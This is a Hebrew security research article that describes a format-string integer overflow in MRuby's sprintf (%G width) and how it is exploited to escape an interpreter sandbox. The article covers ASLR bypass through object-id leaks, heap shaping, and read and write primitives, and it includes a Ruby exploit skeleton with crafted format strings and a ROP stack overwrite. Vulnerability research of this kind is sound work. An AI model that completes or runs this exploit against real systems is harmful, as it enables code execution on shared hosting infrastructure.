


MRuby - בריחה ממכונה וירטואלית

מאת אייל איטקין

הקדמה

משפחת חולשות ה-Format String מתארת תבניות קוד בהן תוקף יכול להשפיע על התבנית (הפורמט) שעל פיה תתבצע פעולת פרסור או הדפסה של הקלט. חולשות אלו יאפשרו הדפסה של מידע זכרון רגיש, ולעתים גם שיבוש שלו (במידה ויש תמיכה ב-"%n"). עם זאת, עובדה פחות ידועה היא שהלוגיקה עצמה של פרסור הפורמט הינה מורכבת למדי, ולכן במקרים רבים היא תכיל חולשות מימוש ותהווה מטרה מעניית לתוקף גם ללא צורך ב-"%n".

יתרון נוסף של חולשות מימוש אלו, הוא שלרוב תכולה לוגית זו תמומש בשפת C גם בשפות אינטרפרטר, כדוגמת Python ו-Ruby. במאמר זה נתמקד בחולשה שכזו שמצאתי ב-MRuby, המימוש ה"רזה" של שפת Ruby. יש לציין שגם במימוש הנפוץ שזכה לכינוי "CRuby" מצאתי חולשות דומות, אך במקרה שלנו אעדיף להתמקד במימוש ה"רזה" בו נעשה שימוש על ידי מגוון חברות, בעיקר בגלל שהפשטות שלו אמורה להוביל אותו להיות מאובטח יותר.

הצגת המטרה - מכונה וירטואלית מבוססת MRuby

מאמר זה יסמלץ את פוטנציאל הנזק משימוש במכונה וירטואלית מבוססת C/MRuby. דוגמא אפשרית[1] לתרחיש שכזה היא הפלטפורמה הבאה:

חברת המסחר האלקטרוני Shopify מציעה ללקוחותיה את תשתית Shopify-Scripts, המאפשרת שימוש בסקריפטים בשפת Ruby. כדי לצמצם את סיכוני האבטחה הנובעים מקוד לא זהיר שעלול להיכתב על ידי מי מהלקוחות, סיכונים שעלולים לאיים על חנות הלקוח או אף על תשתית החברה כולה, התשתית משתמשת במימוש ה"רזה" MRuby המופעל באמצעות פרויקט נוסף הנקרא mruby-engine. מנוע זה אחראי על הרצת האינטרפרטר בתהליך נפרד, בו משולבים גם חוטים האחראים על הגבלת הזיכרון

---

[1] יש לציין בהקשר זה כי mruby_engine עושה שימוש רק בתת-קבוצה מצומצמת של mruby-gems ולצערנו התכולה sprintf אינה נתמכת על ידו. אולם, מכיוון והדפסות מחרוזות באמצעות פורמט נמצאות בשימוש רחב בקרב מפתחים, ניתן להתייחס למאמר זה כעל סימולציה לפוטנציאל הנזק שהיה נגרם במידה ותכולה זו אכן הייתה נתמכת על ידי המנוע. לחילופין, נדגים את הנזק האפשרי למימוש גנרי כלשהו של מכונה וירטואלית מבוססת C/Mruby מבלי קשר ספציפי לתשתית של Shopify.

והגבלת זמן הריצה. זהו למעשה קונספט נפוץ יחסית בו מתייחסים למנוע ההרצה של שפת האינטרפרטר כמעין "מכונה וירטואלית" אשר תגביל את הנזק העלול להיגרם.

תרחישי האיום הם התרחיש התמים: לקוח העלה סקריפטים פגיעים ונרצה להתגונן מפני תקיפות עליהם, או התרחיש העוין: לקוח עוין העלה סקריפטים עוינים במטרה לפגוע בתשתית החברה.

רקע קצר על המימוש

הפונקציה הפגיעה היא *mrb_str_format()*, אשר אופיינה בצורה הבאה:

- הקצאת משתני עזר וביניהם:
  - *width* - משתנה המייצג את רוחב ההדפסה הרצוי עבור השדה הנוכחי
  - *precision* - משתנה המייצג את כמות הספרות הרצויות (הדיוק) עבור השבר הנוכחי
- ריצה בלולאה על חלקי הפורמט
  - *switch-case* - שמנתב כל חלק לטיפול המתאים לו

הצגת החולשה


חולשת המימוש אותה ננצל קיימת בטיפול בהדפסת שבר באמצעות "%G":

```
...
// EI: fractions (%f, %G, ...)
if ((flags&FWIDTH) && need < width)
 need = width;
need += 20;
CHECK(need);
// EI: And this is a double vulnerability
n = snprintf(&buf[blen], need, fbuf, fval);
blen += n;
```

<u>הערה:</u> המשתנה *width* הוא משתנה מסוג int שערכו נשלט על ידי הפורמט כך שיוכל להכיל כל ערך שאינו שלילי. תפקידו לציין את רוחב השדה שיודפס, כאשר הריפוד לרוב יעשה באמצעות התו "0" או באמצעות ריווח. לדוגמא: "%03d" ידפיס מספר עשרוני כך שתמיד ייוצג באמצעות לפחות 3 ספרות: 020, 127, 4293, וכו'.

אז מה אנחנו רואים בקטע הקוד הנ"ל?

1. משתנה *width* גדול יוביל לחולשת Integer-Overflow כתוצאה מפעולת החיבור, דבר שיוביל את ערכו של המשתנה *need* להיות שלילי
2. ערך שלילי זה יעבור בהצלחה את בדיקת הגדלים שבמאקרו *CHECK(need)* וזאת משום שכמו רוב שפות האינטרפרטרים, גם MRuby עושה שימוש כמעט ורק במשתנים **signed**



3. על מנת לחסוך את המימוש המורכב של טיפול בשברים, MRuby (כמו מימושים רבים אחרים) יעזרו במימוש מהספריה הסטנדרטית
4. על כן, *fbuf* יכיל פורמט חלקי (רק "%G") בו תהיה התייחסות ל-*width* ול-*precision* שהוגדרו עבור השבר.
5. מכיוון ומשתנה *width* שכזה אינו נחשב חוקי במימושי libc הנפוצים, הקריאה לפונק' *snprintf()* תחזיר 1-, ערך שגיאה
6. המשתנה *blen* אחראי על היסט הכתיבה לתוכו נכתוב בחוצץ תוצאת ההדפסה
7. פעולת החיבור "blen += n" **תפחית**, את ערכו של המשתנה *blen*

ובקצרה, אנחנו יכולים להזיז **אחורנית**, **בצורה נשלטת**, את ראש הכתיבה בחוצץ התוצאה, ובכך נגרום לדריסת חוצץ נשלטת מסוג **heap buffer underflow** על ה-heap של תהליך האינטרפרטר.

פרימיטיב כתיבה - ניתוח מעמיק


מכיוון וייתכן ונרצה לדרוס מידע שממוקם משמעותית מאחורי החוצץ שלנו, נרצה לבדוק את קיומם של מספר תנאים בנוגע לפונק' *mrb_str_format* בה קיימת החולשה:

1. האם אנו יכולים למקם את חוצץ התוצאה כך שישב **לאחר** מטרת הדריסה?
2. האם פעולת ההדפסה יכולה להסתיים **לפני** תחילת חוצץ התוצאה?

התשובה לשאלה הראשונה תוסבר בפרק הבא, בו נעסוק בנקודות מפתח בנוגע להקצאות הזיכרון.

השאלה השנייה חשובה במיוחד, משום שהיא תכריע האם נוכל להשיג פרימיטיב כתיבה מסוג Write-What-Where (כתיבה כרצוננו במקום כרצוננו), או האם מדובר בדריסה רציפה שעלולה להתנגש עם מבני נתונים רגישים שנמצאים בקרבת מטרת הדריסה. לצערנו, הפונק' *snprintf* תכתוב את תו הסיום '\0' לתחילת החוצץ במקרה של שגיאה. המשמעות היא שבמקרה שלנו ניאלץ להשאיר שובל של תווי '\0' בנתיב הדריסה עד לתחילת החוצץ, ומדובר בנזק שיורי רחב למדי.

על כן, נרצה להביא למינימום את אורך הדריסה שלנו, ובנוסף ננסה גם לעדכן ידנית חלק מהערכים שבמסלול הדריסה, על מנת להבטיח את תקינותם.



מבנה הזכרון של MRuby

הערת ניצול: הניצול התבצע מעל מכונת לינוקס 32-ביט, כאשר ה-ASLR פועל.

להלן מספר נקודות מפתח מתהליך איסוף המידע על המטרה, לפני שנתחיל בתכנון הניצול עצמו:

- 32/64 ביט: במקרה שלנו 32 ביט
- מערכת הפעלה: Ubuntu 16.04
- ASLR: תהליך המטרה קומפל למיקום **קבוע**, אך הספריות יהיו במיקומים **אקראיים**
- מבנה מאגר הזיכרון (memory pool): מעטפת רזה סביב *malloc()* סטנדרטי
- האם ניתן להריץ קוד מדפים כתיבים: לא, יש NX ביט (W^E) פעיל

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8049260
  Start of program headers:          52 (bytes into file)
  Start of section headers:          1547224 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         38
  Section header string table index: 35
```

מבנה מאגר הזיכרון הוא חשוב, משום שב-PHP למשל נעשה שימוש במאגר זכרון ייעודי. מאגר זיכרון זה הינו נאיבי למדי, ומשמעותית יותר קל לנצל מעליו חולשות דריסת זכרון, בניגוד למימוש ה-*malloc* הסטנדרטי בו יש לא מעט בדיקות בדיוק כנגד ניצולים שכאלו.

קימפול הספרייה, אשר מיקם את תהליך המטרה בכתובות **קבועות**, מוביל אותנו לנק' התחלה מצוינת, ובאופן מפתיע מדובר בתופעה יחסית שגרתית בנוגע לספריות המקומפלות מעל Linux:

- נוכל לבנות גאדג'טים של ROP באמצעות ה-ELF הראשי, ללא צורך בהזלגת מידע זכרון
- נוכל לעשות שימוש בגלובאלים של ה-ELF הראשי, ללא צורך בהזלגת מידע זכרון

ובפועל, כל שנשאר לנו הוא להסיט את המחסנית אל חוצץ שנמצא בשליטתנו, ומכאן ההמשך יהיה פשוט יחסית.

מציאת חוצץ הדריסה

מבני נתונים מבוססי חוצצים בשפת MRuby, מחרוזות (קריאה בלבד) ומערכים (קריאה וכתיבה), מורכבים משני מבני נתונים:

1. מידע ניהולי (metadata) - הקצאות זכרון קטנות יחסית
2. חוצץ מידע - הקצאה בהתאם לגודל, או גודל + 1 במקרה של מחרוזות

הקצאת הזיכרון הבסיסית של חוצץ התוצאה בפונק' הפגיעה היא:

- blen = 120
- MRB_STR_BUF_MIN_SIZE = 128
- הקצאה התחלתית = malloc(129) = MRB_STR_BUF_MIN_SIZE + 1

Garbage Collection

מנגנון ה-Garbage Collection של MRuby ניתן לכיול, ובפרט אנו נבטל אותו לחלוטין לכל מהלך הניצול. זהו צעד הכרחי היות ונרצה לפעול במרחב זכרון יציב ובתקווה קבוע. ניתן כמובן להתאים את התקיפה למצב בו ה-Garbage Collector פעיל, אך אז תהליך עיצוב הזיכרון (memory shaping) נהיה משמעותית מורכב יותר.


עקיפת ASLR

ASLR (Address Space Layout Randomization) הוא קונספט הגנה חזק שנועד לספק אקראיות למרחב הזיכרון. עם זאת, המימושים הנפוצים שלו מכילים מספר חסרונות משמעותיים, ובמקרה שלנו ניתן להעריך בצורה גסה כי הוא מספק אקראיות רק ברמת בית ה-MSB ה-2 של כתובות הזיכרון:

- עדיין ניתן לחלק כתובות זכרון לקטגוריות (heap, מחסנית, קוד) באמצעות הבית ה-MSB
- היסטים בתוך כל קטגוריה (מחסנית/heap) הם קבועים, ומאפשרים מרחב משחק לא קטן לתוקף

אחרי הצגה זו, עדיין נרצה למצוא את אותו בית אקראי עבור מחסנית ועבור ה-heap. כאן באה לעזרתנו תכונת ה-interpreter של המכונה הוירטואלית בה אנו נמצאים. בעוד שניתן לחפש חולשת הזלגת זכרון ב-MRuby, כמו חולשה [זו](#) שמצאתי מספר שבועות קודם לכן, ישנה דרך פשוטה ואלגנטית יותר. שפות אינטרפרטר זקוקות למזהה ייחודי עבור כל אובייקט, וברוב המקרים מזהה זה הינו פשוט **כתובת הזיכרון** של האובייקט.

בצורה עוד יותר משעשעת, ייצוג המחרוזת הטבעי (*str()*) של אובייקטי מחלקה (Class) הוא בד"כ שם המחלקה ומזהה האובייקט, ולכן ניתן ללמוד על המזהה אפילו מבלי לברר מה התחביר הייחודי של כל שפה לגישה לאותו מזהה.



מכונה וירטואלית מבוססת אינטרפרטר - לקח ראשון

המזהה הייחודי של אובייקט הוא לרוב כתובת הזיכרון שלו. בעיה איפיונית זו נותנת לתוקף עקיפה פשוטה למדי של ASLR עבור אובייקט ספציפי, שלרוב ימוקם ב-heap. בשילוב עם חולשת read-where (קריאה במקום כרצוננו), בעיה זו לרוב מאפשרת בניה פשוטה יחסית של **כל מפת הזיכרון** של ה-VM הנתקף. דוגמא ספציפית מודגמת בהמשך המאמר.

מרחב זכרון - טיפים לתוקף

מבנה הזיכרון של שפות אינטרפרטרים הוא עדין להחריד! כמעט כל שינוי של מחרוזות, קריאה לפונקציה או אפילו הוספת קוד, ישנו את המבנה בצורה דרסטית. להלן מספר טיפים בכדי להימנע משינויים שכאלו:

1. הקצו מראש כמות קבועה של משתנים גלובאליים ומחרוזות
2. בצעו שינויי כיול לתוכן המחרוזות הגלובאליות במהלך הדיבוג והקפידו לשמור על גודלן המקורי בזיכרון
3. יש שוני בין שתי ההקצאות הבאות:
    1. "1" * 10
    2. "11111111"

    על כן יש לבצע שימוש במחרוזות ארוכות ו"מכוערות" בתור שומרי מקום
4. הקצו מספר פורמטים מראש, ובחרו בזה המתאים ביותר למבנה הזיכרון שלכם

בכדי לצמצם את אורך הדריסה, נקצה מספר גדול של מחרוזות ומערכים, דבר שיוביל לצמצום הפער בין הקצאות הזיכרון הקטנות והגדולות. לאחר מכן נבחר את האובייקט הקרוב ביותר לחוצץ המטרה בתור הקורבן שלנו.

ניצול דמוי Flash

במהלך הניצול אנו נעשה שימוש בטכניקה פופולארית אשר שכיחה מאוד בניצולי Flash: שיבוש מידע הניהול של אובייקט דמוי חוצץ (לרוב *Vector* ב-Flash) בכדי לאפשר פרימיטיבים מסוג read-where ו/או write-what-where. טכניקה זו עובדת גם במכונות וירטואליות מבוססות אינטרפרטר, ולכן אנו נפעל לשדרג את פרימיטיב הכתיבה שלנו לכדי פרימיטיבים של קריאה/כתיבה חזקים ונוחים יותר.

שלב הניצול - מחברים את הכל יחד

כעת רק נשאר לנו לחבר יחד את כל הפרימיטיבים שאספנו עד כה, ועל כן תבנית הניצול תראה בערך כך:

```
# Position the ROP code for later use (filled later)
rop_code = '' # assume a const string of size 0x2000 (see previous tips)
# Create a dummy class that will be used for the information disclosure
class A
end
# Disable the GC so it won't interfere
GC.disable()
# prepare the address offsets in advance
heap_MSB  = 0x00000000
stack_MSB = 0xB0000000
# Leak the heap's address using the leaked id
# The actual offset depends on the final memory layout
heap_base = A.new.to_s()[6, 7].to_i(16) - OBJ_HEAP_OFFSET

# Prepare the format options, the best option will be picked for use
# Using an option changes the layout much less than building an option
length1 = SMALL_LENGTH # small option
#             huge (signed) length
format1 = "% 2147483628G" * length1
#          string: length, capacity = huge (positive) constants
format1 += "\x00\x00\x00\x40" * 2
#          string: pointer = stack MSB + alignment (8)
format1 += "\x08\x00\x00\xB0"
#                 malloc metadata
format1 += "8" * (length1 - 16) + "\x81\x00\x00\x00"
args1   = [1.2] * length1

length2 = BIG_LENGTH# huge option (wasn't needed after all)
format2 = "% 2147483628G" * length2
#              garbage consts
format2 += "\x11\x22\x33\x44" * 2 + "\x22\x33\x44\x55"
#              malloc metadata
format2 += "7" * (length2 - 16) + "\x81\x00\x00\x00"
args2   = [1.2] * length2

length3 = MED_LENGTH # medium option
#              huge (signed) length
format3 = "% 2147483628G" * length3
#         array: length, capacity = huge (positive) constants
format3 += "\x00\x00\x00\x40" * 2
#         array: pointer = 0 (heap MSB is 0)
format3 += "\x00\x00\x00\x00"
#               malloc metadata
format3 +=  "6" * (length3 - 16) + "\x81\x00\x00\x00"
args3   = [1.2] * length3

# prepare a product of all options
args11 = [format1] + args1
args12 = [format1] + args2
args13 = [format1] + args3
args21 = [format2] + args1
args22 = [format2] + args2
args23 = [format2] + args3
args31 = [format3] + args1
args32 = [format3] + args2
```

```
args33 = [format3] + args3

# declare the pool of target strings
index = 0
string_pool = []
while index < 2000 do
 string_pool.append("1" * 20) # size of a metadata chunk
 index += 1
end

# Exploit vulnerability to change the string - gaining a Read-Where
primitive
sprintf(*args32)

# Search for a stack address somewhere in the heap
stack_address = 0
stack_address = stack_address * 256 +
string_pool[STR_TARGET_OFFSET][heap_base + HEAP_OFFSET + 3 -
heap_MSB].ord()
stack_address = stack_address * 256 +
string_pool[STR_TARGET_OFFSET][heap_base + HEAP_OFFSET + 2 -
heap_MSB].ord()
stack_address = stack_address * 256 +
string_pool[STR_TARGET_OFFSET][heap_base + HEAP_OFFSET + 1 -
heap_MSB].ord()
stack_address = stack_address * 256 +
string_pool[STR_TARGET_OFFSET][heap_base + HEAP_OFFSET + 0 -
heap_MSB].ord()
stack_base = stack_address - STACK_INF_OFFSET

# declare the pool of target arrays
index = 0
array_pool = []
while index < 400 do
 array_pool.append([1])
 index += 1
end

# Exploit vulnerability to change the array - gaining a Write-What-Where
primitive
sprintf(*args12)

target_array = array_pool[ARRAY_TARGET_OFFSET]
# Overwrite the desired stack target with our ROP code
target_array[(stack_base - stack_MSB + STACK_WRITE_OFFSET) / 0xC] =
heap_base + ROP_HEAP_OFFSET
```

הערה טכנית: הגודל של כל איבר במערך הינו 12 (0xC) בתים, ועל כן הוספתי את החלוקה בשורה האחרונה. במידע והכתובת הרצויה אינה מיושרת, ניתן לשנות את הבית ה-LSB של *format_args* בכדי שיתאים להיסט הרצוי (8 במקרה שלנו).

קרטוגרפיה - מיפוי מרחב הזיכרון

באמצעות פרימיטיב של read-where אפשר לסרוק את ה-heap בחיפוש אחר כתובת מחסנית. מכיוון וה-ASLR חלש למדי נוכל לבצע את השלב הזה כשלב מקדים, אשר תלוי רק בגרסאת המטרה הנתקפת. אני לרוב קורא לשלב איסוף (recon) זה בשם "קרטוגרפיה", משום שבמהלך הסיור במרחב הזיכרון אנו אוספים כתובות מעניינות ולבסוף בונים מפה מפורטת של תהליך הקורבן. ברגע שברשותנו פרימיטיב read-where בתרחיש של מכונה וירטואלית מבוססת אינטרפרטר, תהליך הקרטוגרפיה נהיה טכני, אך פשוט.

מכיוון וברשותנו כבר כתובת אחת ב-heap (באמצעות מזהה האובייקט שיצרנו), נוכל למצוא את כתובת הבסיס של ה-heap. כעת נשאר למצוא כתובת אחת של המחסנית וסיימנו. באופן מפתיע, זה לרוב ממש פשוט למצוא כתובות מחסנית השמורות ב-heap, כאשר הפעם מצאתי את הכתובת כבר בניסיון השלישי, על כן: HEAP_OFFSET = 8.


בנוסף, את הספריות הטעונות נוכל למצוא דרך ה-PLT, שנמצא במקום קבוע. לעצלנים מבינינו, ניתן לבחור כתובת ייצוגית אחת מכל ספריה טעונה ובאמצעותה למצוא את כתובת הבסיס של הספרייה. המתוחכמים יותר יוכלו להיעזר בכך שמערכת ההפעלה לרוב מגרילה רק את בסיס הטעינה, ועל פיו טוענת בצורה דטרמיניסטית את כל הספריות, ועל כן גם כתובת אחת אמורה להספיק לשחזור מלא של טעינת הספריות.

הערה ראשונה: ניתן להשתלט על ריצת התוכנית באמצעות ה-GOT, שהוא למעשה טבלה ענקית של מצביעים לפונקציות, וזאת משום שיש ברשותנו פרימיטיב write-what-where. עם זאת, בחרתי להשתמש במקום במחסנית על מנת להדגים שגם כאשר נעשה שימוש במנגנוני הגנה מודרניים, קרטגורפיה הינה ממש "הליכה בפארק" מנקודת המבט של התוקף.

הערה שנייה: אם גם הקוד של ה-ELF היה נטען במקום אקראי, אזי ניתן היה למצוא אותו באמצעות סריקת כתובות החזרה שעל המחסנית. לאחר מכן, ניתן למצוא את ה-PLT בהיסט קבוע לתחילת הקוד, ומשם נמשיך כמו קודם.

מכונה וירטואלית מבוססת אינטרפרטר - לקח שני

סביבות דמויות מכונה וירטואלית מאפשרות לתוקף עם פרימיטיב read-where ו"קצה חוט" יחיד של זכרון, את האפשרות לבנות, בקלות יחסית, מפה מלאה ומפורטת של מרחב הזיכרון. שלב הקרטוגרפיה אינו בר הבחנה מצידה של המכונה הוירטואלית, והוא מאפשר לתוקף להשלים עקיפה מלאה של ה-ASLR באמצעות "קצה חוט" יחיד, בין אם מדובר בכתובת ב-heap או במחסנית.



שיבוץ המספרים בשלד הניצול

כל שדרוש להשלמת הניצול הוא תהליך דיבוג זהיר שיאפשר להשלים את המספרים החסרים בשלד ניצול. מכיוון וכל הפרטים הטכניים הדרושים הוצגו במאמר, אני משאיר חלק זה כתרגיל לקורא החרוץ.

סיכום

באמצעות חולשת מימוש בתכולת ה-format string במימוש MRuby הדגמתי חולשות איפיון במכונה וירטואלית מבוססת שפת אינטרפרטר. שילוב של חולשת המימוש וחולשות איפיון אלו אפשר לנו להגיע למטרה הנכספת של "בריחה ממכונה וירטואלית" והשגת שליטה מלאה של התוקף על תהליך המטרה. אני מאמין שחלק מהטכניקות שהוצגו במהלך התקיפה יכולות לשמש גם במקרים אחרים, ממש כמו שטכניקת הניצול של *Vector* ב-Flash סייעה לנו במהלך הניצול.

נראה כי שלב הקרטוגרפיה ימשיך להוות שלב איסוף מכריע בתרחישי ניצול דמויי מכונה וירטואלית, ובתקווה הוא יזכה להתייחסות הולמת מצד מנגנוני הגנה עתידיים.

על המחבר

אייל איטקין: חוקר אבטחת מידע העוסק בעיקר בתחומי ה-Embedded. מפעם לפעם עוסק בציד חולשות בפרויקטי Bug bounty, ברשימה הכוללת את: Microsoft (Liberation Guard - Bounty For Defense), Perl, PHP, MRuby, (C)Ruby, (C)Python, ועוד.

- בלוג אבטחה: https://eyalitkin.wordpress.com
- אימייל: eyal.itkin@hotmail.com
- פרופיל hackerOne: https://hackerone.com/aerodudrizzt